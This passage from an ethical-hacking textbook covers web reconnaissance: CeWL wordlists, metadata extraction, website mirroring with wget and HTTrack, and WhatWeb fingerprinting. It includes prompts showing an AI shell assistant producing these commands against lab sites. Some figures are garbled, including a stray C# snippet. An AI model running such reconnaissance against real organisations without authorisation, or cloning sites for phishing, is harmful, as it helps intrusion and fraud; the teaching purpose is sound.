


Figure 14.63: Screenshot of Octoparse



Figure 14.64: Screenshot of Octoparse showing target web pages

▪ Gathering the Wordlist from the Target Website

The words available on the target website may reveal critical information that helps attackers to perform further exploitation. Attackers gather a list of email addresses related to the target organization using various search engines, social networking sites, web spidering tools, etc. After obtaining these email addresses, an attacker can gather a list of words available on the target website. This information helps the attacker to perform brute-force attacks on the target organization. An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier.

To run the CeWL tool, issue the following commands:

- o cowl --help

This command displays various options that a user can use to obtain a list of words from the target website.

- cewl <https://www.certifiedhacker.com>

This command returns a list of unique words present in the target URL.




Figure 14.65: Screenshot showing results obtained from CeWL tool

- Extracting Metadata of Public Documents

Useful information may reside on the target organization's website in the form of pdf documents, Microsoft Word files, and other files in various formats. Attackers extract valuable data, including metadata and hidden information from such documents. The data mainly contains hidden information about the public documents that can be analyzed to extract information such as the title of the page, description, keywords,

creation/modification date and time of the content, and usernames and e-mail addresses of employees of the target organization.

An attacker can misuse this information to perform malicious activities against the target organization by brute-forcing authentication using the usernames and e-mail addresses of employees, or perform social engineering to send malware, which can infect the target system.

Metadata Extraction Tools

Metadata extraction tools such as ExifTool, Web Data Extractor Pro, and Metagoofil automatically extract critical information that includes the usernames of clients, OSes (exploits are OS-specific), email addresses (possibly for social engineering), list of software used (version and type), list of servers, document creation/modification date, and website authors.

o ExifTool

Source: <https://exiftool.org>

ExifTool is a cross-platform Perl library and command-line application for reading, writing, and editing metadata in files. It supports a large number of metadata formats, including EXIF, HTML, GPS, IPTC, XMP, and JFIF, and allows copying metadata between files of different formats. The tool also helps in extracting thumbnail images, preview images, and large JPEG images from RAW files.

The screenshot shows a terminal window titled 'Administrator: C:\Windows\system32'. The command 'exiftool download.jpg' has been run, displaying the following metadata for a JPEG file:

File Metadata	Value
ExifTool Version Number	12.78
File Name	download.jpg
Directory	C:/Users/Administrador/Pictures/Saved Pictures
File Size	4.9 kB
Zone Identifier	Exists
File Modification Date/Time	2024:03:08 02:09:16 -08:00
File Access Date/Time	2024:03:08 02:12:33 -08:00
File Creation Date/Time	2024:03:08 02:09:16 -08:00
File Permissions	-rwx-rw-rw-
File Type	JPEG
File Type Extension	.jpg
MIME Type	Image/jpeg
JFIF Version	1.01
Resolution Unit	None
X Resolution	1
Y Resolution	1
Image Width	250
Image Height	194
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
V. Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)
Image Size	250x194
Megapixels	0.050

-- press ENTER --

Figure 14.66: Screenshot of ExifTool

- Monitoring Web Pages for Updates and Changes

Attackers monitor the target website to detect web updates and changes. Monitoring the target website helps attackers to access and identify changes in the login pages, extract password-protected pages, track changes in the software version and driver updates, extract and store images on the modified web pages, and so on. Attackers analyze the gathered information to detect underlying vulnerabilities in the target website, and based on these vulnerabilities, they perform exploitation of the target web application.

Web Updates Monitoring Tools

Web updates monitoring tools such as WebSite-Watcher, Visualping, and Follow That Page are capable of detecting any changes or updates on a particular website, and they can send notifications or alerts to interested users through email or SMS.

- WebSite-Watcher

Source: <https://www.aignes.com>

WebSite-Watcher helps to track websites for updates and automatic changes. When an update or change occurs, WebSite-Watcher automatically detects and saves the last two versions onto your disk.

As shown in the screenshot, attackers use WebSite-Watcher to extract the older and newer versions of web pages related to the target website.




Figure 14.67: Screenshot of WebSite-Watcher

- **Searching for Contact Information, Email Addresses, and Telephone Numbers from Company Website**

Attackers can search the target company's website to gather crucial information about the company. Generally, organizations use websites to inform the public about what they do, what type of services or products they provide, how to contact them, etc. Attackers can exploit this information to launch further attacks on the target company.

For example, attackers can search for the following information on the company's website:

- Company contact names, phone numbers, and email addresses
- Company locations and branches
- Partner Information
- News
- Links to other sites
- Product, project, or service data

- **Searching for Web Pages Posting Patterns and Revision Numbers**

Copyright is a protecting mechanism provided by the law of a country, which grants the creator of an original work exclusive rights for its use and distribution. To restrict third parties from accessing their data freely, most organizations ensure that there is a copyright notice on every single piece of their published work.

A typical copyright notice contains the following information:

- The Copyright Symbol
- The Year of Creation
- The Name of the Author
- A Rights Statement

An attacker can search for copyright notices on the web and use these details to perform a deep analysis of the target organization. Further, attackers can search and note down the revision number of a product. The revision number is a unique string that acts as an identifier for the revision of a given document, and it can be found within the documents of the company.

Attackers can also search for the document numbers that are assigned to the documents after revision, which can be searched from the Internet and recorded to launch further attacks on the target.

- **Monitoring Website Traffic of the Target Company**

Attackers can monitor a target company's website traffic using tools such as Web-Stat, Rank Tracker, and TeamViewer to collect valuable information. These tools help to

collect information about the target's customer base, which help attackers to disguise themselves as customers and launch social engineering attacks on the target.

The information collected includes:

- **Total visitors:** Tools such as Clicky (<https://clicky.com>) find the total number of visitors browsing the target website.
 - **Page views:** Tools such as Opentracker (<https://www.opentracker.net>) monitor the total number of pages viewed by the users along with the timestamps and the status of the user on a particular web page (whether the webpage is still active or closed).
 - **Bounce rate:** Tools such as Google Analytics (<https://analytics.google.com>) measure the bounce rate of the target company's website.
 - **Live visitors map:** Tools such as Web Stat (<https://www.web-stat.com>) track the geographical location of the users visiting the company's website.
 - **Site ranking:** Tools such as Rank Tracker (<https://www.ranktracker.com>) track a company's rank on the web.
 - **Audience geography:** Tools such as Rank Tracker track a company's customer locations on the globe.
 - **Track Visitors and conversation:** Tools such as Dashly (<https://www.dashly.io>) track visitors and show conversation rates with the company's website.




Figure 14.68: Screenshot of Rank Tracker

Website Mirroring

Website mirroring is the process of creating a replica or clone of the original website. Attackers can duplicate websites using mirroring tools such as HTTrack Web Site Copier and Cyotek WebCopy. These tools download a website to a local directory and recursively build all the directories including HTML, images, flash, videos, and other files from the webserver on another computer.

Website mirroring has the following benefits:

- It is helpful for offline site browsing
- It enables an attacker to spend more time in viewing and analyzing the website for vulnerabilities and loopholes
- It helps in finding the directory structure and other valuable information from the mirrored copy without multiple requests to the webserver

Attackers can use this information to perform various web application attacks on the target organization's website.

- **Website Mirroring Tool: HTTrack Web Site Copier**

Source: <https://www.httrack.com>

HTTrack is an offline browser utility. It downloads a website from the Internet to a local directory and recursively builds all the directories including HTML, images, and other files from the web server on another computer.

As shown in the screenshot, attackers use HTTrack to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.




Figure 14.69: Screenshot of HTTrack Web Site Copier

Website Mirroring with AI

Attackers can leverage AI-powered technologies to enhance and automate hacking. With the aid of AI, attackers can effortlessly perform website mirroring of the target website.

For example,

An attacker can use ChatGPT to perform this task by using an appropriate prompt such as:

"Mirror the target website certifiedhacker.com"

```
[+]attacker@parrot: ~$ wget -q -O- "Mirror the target website certifiedhacker.com"

[E]xecute, [D]escribe, [A]bort: E
--2024-03-17 15:51:03-- http://certifiedhacker.com
Resolving certifiedhacker.com (certifiedhacker.com) ... 162.241.236.11
Connecting to certifiedhacker.com (certifiedhacker.com)|162.241.236.11|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://certifiedhacker.com/ [following]
--2024-03-17 15:51:05-- https://certifiedhacker.com/
Connecting to certifiedhacker.com (certifiedhacker.com)|162.241.236.11|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9668 (9 KB) [text/html]
Saving to: "certifiedhacker.com/index.html"

certifiedhacker.com 100%[=====] 9.43K --:--K/s in 0.02s

2024-03-17 15:51:04 (568 KB/s) "certifiedhacker.com/index.html" saved [9668/9668]

Loading robots.txt; please ignore errors
--2024-03-17 15:51:04-- https://certifiedhacker.com/robots.txt
Reusing existing connection to certifiedhacker.com:443
```

Figure 14.70: Mirroring website with wget using AI

The prompt results in the following command:

```
wget --mirror --convert-links --adjust-extension --page-requisites --no-parent http://certifiedhacker.com
```

The command automates the process of mirroring a target website using the wget command:

- The command executes the `wget` command with various options to mirror the target website `certifiedhacker.com`.
- The `--mirror` option enables recursive downloading, allowing the script to retrieve all pages from the website.
- The `--convert-links` option ensures that links in the downloaded HTML files are converted to point to the local files.
- The `--adjust-extension` option adds the proper extensions to downloaded HTML files.
- The `--page-requisites` option downloads all necessary files for proper viewing of the website, such as images and stylesheets.

- The `--no-parent` option ensures that `wget` does not ascend to the parent directory when mirroring.

```
2024-03-17 15:51:05 - https://certifiedhacker.com/certifymenu/min.css  
Reusing existing connection to certifiedhacker.com:443  
HTTP request sent, awaiting response... 200 OK  
Length: 2198 (2.1K) [text/css]  
Saving to: 'certifiedhacker.com/certifymenu/min.css'  
  
certifiedhacker.com 100%[=====] 2.14K = 48.5s in 2s  
  
2024-03-17 15:51:05 (69.8 KB/s) - [certifiedhacker.com/css/menu.min.css] 100% (2198/2198)  
  
2024-03-17 15:51:06 - https://certifiedhacker.com/css/fakeybox.css  
Reusing existing connection to certifiedhacker.com:443  
HTTP request sent, awaiting response... 200 OK  
Length: 3894 (3.8K) [text/css]  
Saving to: 'certifiedhacker.com/css/fakeybox.css'  
  
certifiedhacker.com 100%[=====] 3.89K = 48.5s in 2s  
  
2024-03-17 15:51:06 (100.0 K/s) - [certifiedhacker.com/css/fakeybox.css] 100% (3894/3894)
```

Figure 14.71: Mirroring website with wget using AI

Figure 14.72: Mirroring website with wget using AI

```
    static void Main(string[] args)
    {
        // Create a new instance of the class
        var calculator = new Calculator();
        // Call the Add method
        var result = calculator.Add(5, 10);
        // Print the result
        Console.WriteLine(result);
    }
}
```

Figure 14.73: Output of Mirroring website with wget using AI



Figure 14.74: Output of Mirroring website with wget using AI

Website Mirroring using Httrack with AI

Attackers can leverage AI-powered technologies to enhance and automate hacking. With the aid of AI, attackers can effortlessly perform website mirroring of the target website using Httrack tool.

For example,

An attacker can use ChatGPT to perform this task by using an appropriate prompt such as:

"Mirror the target website https://certifiedhacker.com with httrack on desktop"

```
[HTTRACKWGET3] 1/1
--> Step 1: Mirror the target website https://certifiedhacker.com with httrack on desktop
[Extracted: [Actions: E]
Rizwan launched on Mon, 13 Mar 2023 00:40:01 by HTTrack HomeSite Copilot/3.49.4+httrack.exe on 2 (Windows 2018)]
MIRRORING https://certifiedhacker.com with the wizard help
* https://certifiedhacker.com/images/icon/back-and-key-210.png (1304 bytes) -> https://certifiedhacker.com/images/icon/back-and-key-210.png
* https://certifiedhacker.com/corporate-learning-website/images/bg-newsletter-button.jpg (1513 bytes)
* https://certifiedhacker.com/corporate-learning-website/images/bg-student-objective.jpg (1492 bytes)
* https://certifiedhacker.com/corporate-learning-website/most_popular_schools_usa.html (5467 bytes)
* https://certifiedhacker.com/corporate-learning-website/most_popular_schools_usa.html (5468 bytes)
* https://certifiedhacker.com/corporate-learning-website/feature_pioneer_studies_and_formula.html (1689 bytes)
* https://certifiedhacker.com/corporate-learning-website/images/bg-student-objective.jpg (1492 bytes)
* https://certifiedhacker.com/corporate-learning-website/html_north_carolina.html (5425 bytes)
* https://certifiedhacker.com/corporate-learning-website/html_north_carolina.html (5426 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-1.jpg (47370 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-1-thumb.jpg (4302 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-2.jpg (33283 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-2-thumb.jpg (3013 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-3.jpg (62798 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-3-thumb.jpg (6758 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-4.jpg (104440 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/featured-4-thumb.jpg (9158 bytes)
* https://certifiedhacker.com/social20media/images/content-item-only/flag-past-1.jpg (22380 bytes)
258/352 https://certifiedhacker.com/images/content/skin-changer/color_changer_overlay.png (8 bytes)
```

Figure 14.75: Mirroring website with Httrack using AI

The prompt results in the following command:

```
httrack https://certifiedhacker.com -O ~/Desktop/certifiedhacker
mirror
```

The command automates the process of mirroring a target website using the `httrack` command:

- The command executes the `httrack` command with various options to mirror the target website `https://certifiedhacker.com`.
- The `-O ~/Desktop/certifiedhacker` option specifies the output directory on the desktop where the mirrored website will be saved.



```
[attacker@parrot:~] $ httrack https://certifiedhacker.com -O ~/Desktop/certifiedhacker
[attacker@parrot:~] $ firefox index.html
```

Figure 14.76: Output of Mirroring website with httrack using AI



Figure 14.77: Output of Mirroring website with httrack using AI

This command automates the process of mirroring the target website `https://certifiedhacker.com` using `httrack`, enabling attackers to create convincing phishing websites or gather sensitive information for malicious purposes.

Identify Entry Points for User Input

Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the application is easy. Thus, during web application analysis, attackers try to identify entry points for user input so that they can understand how the web application accepts or handles the user input.

Attackers examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all the user input fields. They also identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referer, Accept, Accept-Language, and Host. Furthermore, they determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL. Then, they can find the vulnerabilities present in the input mechanism and exploit them to gain access to the web application.

Use the following tools to analyze the web application:

- Burp Suite (<https://portswigger.net>)
- WebScarab (<https://owasp.org>)
- OWASP Zed Attack Proxy (<https://www.zaproxy.org>)
- httpprint (<https://www.net-square.com>)

Identify Server-Side Technologies

- Perform detailed server fingerprinting and analyze the HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId – ASP.NET, PHPSESSID – PHP
- Use tools such as httpprint and WhatWeb to identify server-side technologies



Figure 14.78: Screenshot displaying error message

- **httpprint**

Source: <https://net-square.com>

httpprint is a web server fingerprinting tool that relies on web server characteristics to accurately identify web servers, even though they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. httpprint can also be used to detect web-enabled devices that do not have a server banner string, such as wireless access points, routers, switches, cable modems, and httpprint uses text signature strings, and it is very easy to add signatures to the signature database.




Figure 14.79: Screenshot of httpprint

- **WhatWeb**

Source: <https://github.com>

WhatWeb scans and identifies web technologies, including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1800 plugins, each of which recognizes something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

```
whatweb www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
attacker@parrot: ~
whatweb --v www.moviescope.com
whatweb report for 'http://www.moviescope.com'
Status: 200 OK
Title: Login - Moviescope
IP: 10.10.1.10
Country: INDIA, IN

Summary: ASP.NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Auth[EC Council], Microsoft-IIS/10.0, Microsoft, PasswordField[txtpwd], Script: X-Powered-By[ASP .NET]

Detected Plugins:
| ASP.NET |
    ASP.NET is a free web framework that enables great Web
    applications. Used by millions of developers, it runs some
    of the biggest sites in the world.

    Version: 4.0.30319 (from X-Aspnet-Version HTTP header)
    Google Docs: (2)
    Website: https://www.asp.net/

| HTTPServer |
    HTTP server header parsing - This plugin also attempts to
    identify the operating system from the server header.

    String: Microsoft-IIS/10.0 (from server string)
```

Figure 14.80: Screenshot showing output of WhatWeb

Identify Server Side Technologies using AI

Attackers can leverage AI-powered technologies to enhance and automate their network scanning tasks. With the aid of AI, attackers can effortlessly perform and automate website footprinting and can quickly gather valuable information about a target website, enabling them to identify potential vulnerabilities and plan targeted attacks.

For example,

An attacker can use ChatGPT to perform this task by using an appropriate prompt such as:

"Launch whatweb on the target website www.moviescope.com to perform website footprinting. Run a verbose scan and print the output. Save the results in file whatweb_log.txt."

```
[+] execute whatweb [-v]
[!] Supt --chat RWA --shell "Launch whatweb on the target website www.moviescope.com to perform a website footprinting for a verbose scan and print the output. Save the results in the file whatweb_log.txt"

[E]xecute, [D]escribe, [A]bort, e
WhatWeb report for : www.moviescope.com
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.1.19
Country   : RESERVE: ???
Summary   : ASP.NET(4.0.30319), HTTPServer/Microsoft-((9.0.0)), Meta-Author(EC-Council), Microsoft-IIS(10.0), Microsoft-PasswordField(tatpwd), Script, X-Powered-By:ASP.NET
```

Figure 14.81: Checking for server-side technologies with what web

The prompt results in the following command: This command automates the process of performing website footprinting on the target website www.moviescope.com using the whatweb tool:

```
whatweb -v www.moviescope.com tee whatweb_log.txt
```

- The command executes the **whatweb** command with the target website www.moviescope.com as an argument.
- The **-v** option is used to run a verbose scan, providing detailed information about the target website.
- The **tee** command is used to display the output of the **whatweb** command on the terminal and save it to a file named **whatweb_log.txt**.

```
-ISS(10.0), Microsoft-PasswordField(tatpwd), Script, X-Powered-By:ASP.NET

Detected Plugins:
[ ASP.NET ]
    ASP.NET is a free web framework that enables great web
    applications. Used by millions of developers, it runs some
    of the biggest sites in the world

    Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
    Google Score : 23
    Website     : https://www.asp.net

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header

    String       : Microsoft-IIS/10.0 (from server string)

[ Meta-Author ]
    This plugin retrieves the author name from the meta name
    tag - info:
    http://www.webmarketingnow.com/tips/meta-tags-uncovered.html
    Author
```

Figure 14.82: Checking for server-side technologies with what web

```
LWINFOED report for http://www.moviescope.com
Status : 200 OK
Title : Login - MovieScope
IP : 16.30.1.19
Country : RESERVED_22
Summary : ASP.NET[4.0.30319], IHttpServer[Microsoft-IIS/10.0], Meta-Author[X-Council], Microsoft-IIS[10.0], Microsoft-MediaModule, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
ASP.NET :
ASP.NET is a free web framework that enables great web applications. Used by millions of developers, it runs some of the biggest sites in the world.
Version : 4.0.30319 (From X-AspNet-Version HTTP header)
Google Borks: (2)
Website : https://www.asp.net/
NETFramework_3


```

Figure 14.83: Output for server-side technologies with what web

This command automates the process of performing website footprinting on the target website www.moviescope.com, allowing attackers to gather valuable information about the target's web technologies, frameworks, and potentially vulnerable components.

Identify Server-Side Functionality

After determining the server-side technologies, attackers try to identify the server-side functionality to find potential vulnerabilities. They examine the page source and URLs and make educated guesses to determine the internal structure and functionality of web applications.

Attackers use the tools such as GNU Wget, BlackWidow, curl, etc. to do so.

- **GNU Wget**

Source: <https://www.gnu.org>

GNU Wget is employed for retrieving files using HTTP, HTTPS, and FTP, which are the most widely used Internet protocols. It is a non-interactive command-line tool; hence, it can be called from scripts, cron jobs, and terminals without X-Windows support.

```
wget --help - Parallel Terminal
File Edit View Search Terminal Help
attacker@arrot: ~
wget --help
GNU Wget 1.21.3, a non-interactive network retriever
Usage: wget [OPTION]... [URL]

Mandatory arguments to long options are mandatory for short options too

Startup:
  -V, --version           display the version of wget and exit
  -h, --help               print this help
  -b, --background         go to background after startup
  -e, --execute=COMMAND   execute a .wgetrc-style command

Logging and input file:
  -o, --output-file=FILE  log messages to FILE
  -a, --append-output=FILE append messages to FILE
  -d, --debug              print lots of debugging information
  -q, --quiet              quiet (no output)
  -v, --verbose            be verbose (this is the default)
  -nv, --no-verbose        turn off verboseness, without being quiet
  --report-speed=TYPE     output bandwidth as TYPE... TYPE can be bits
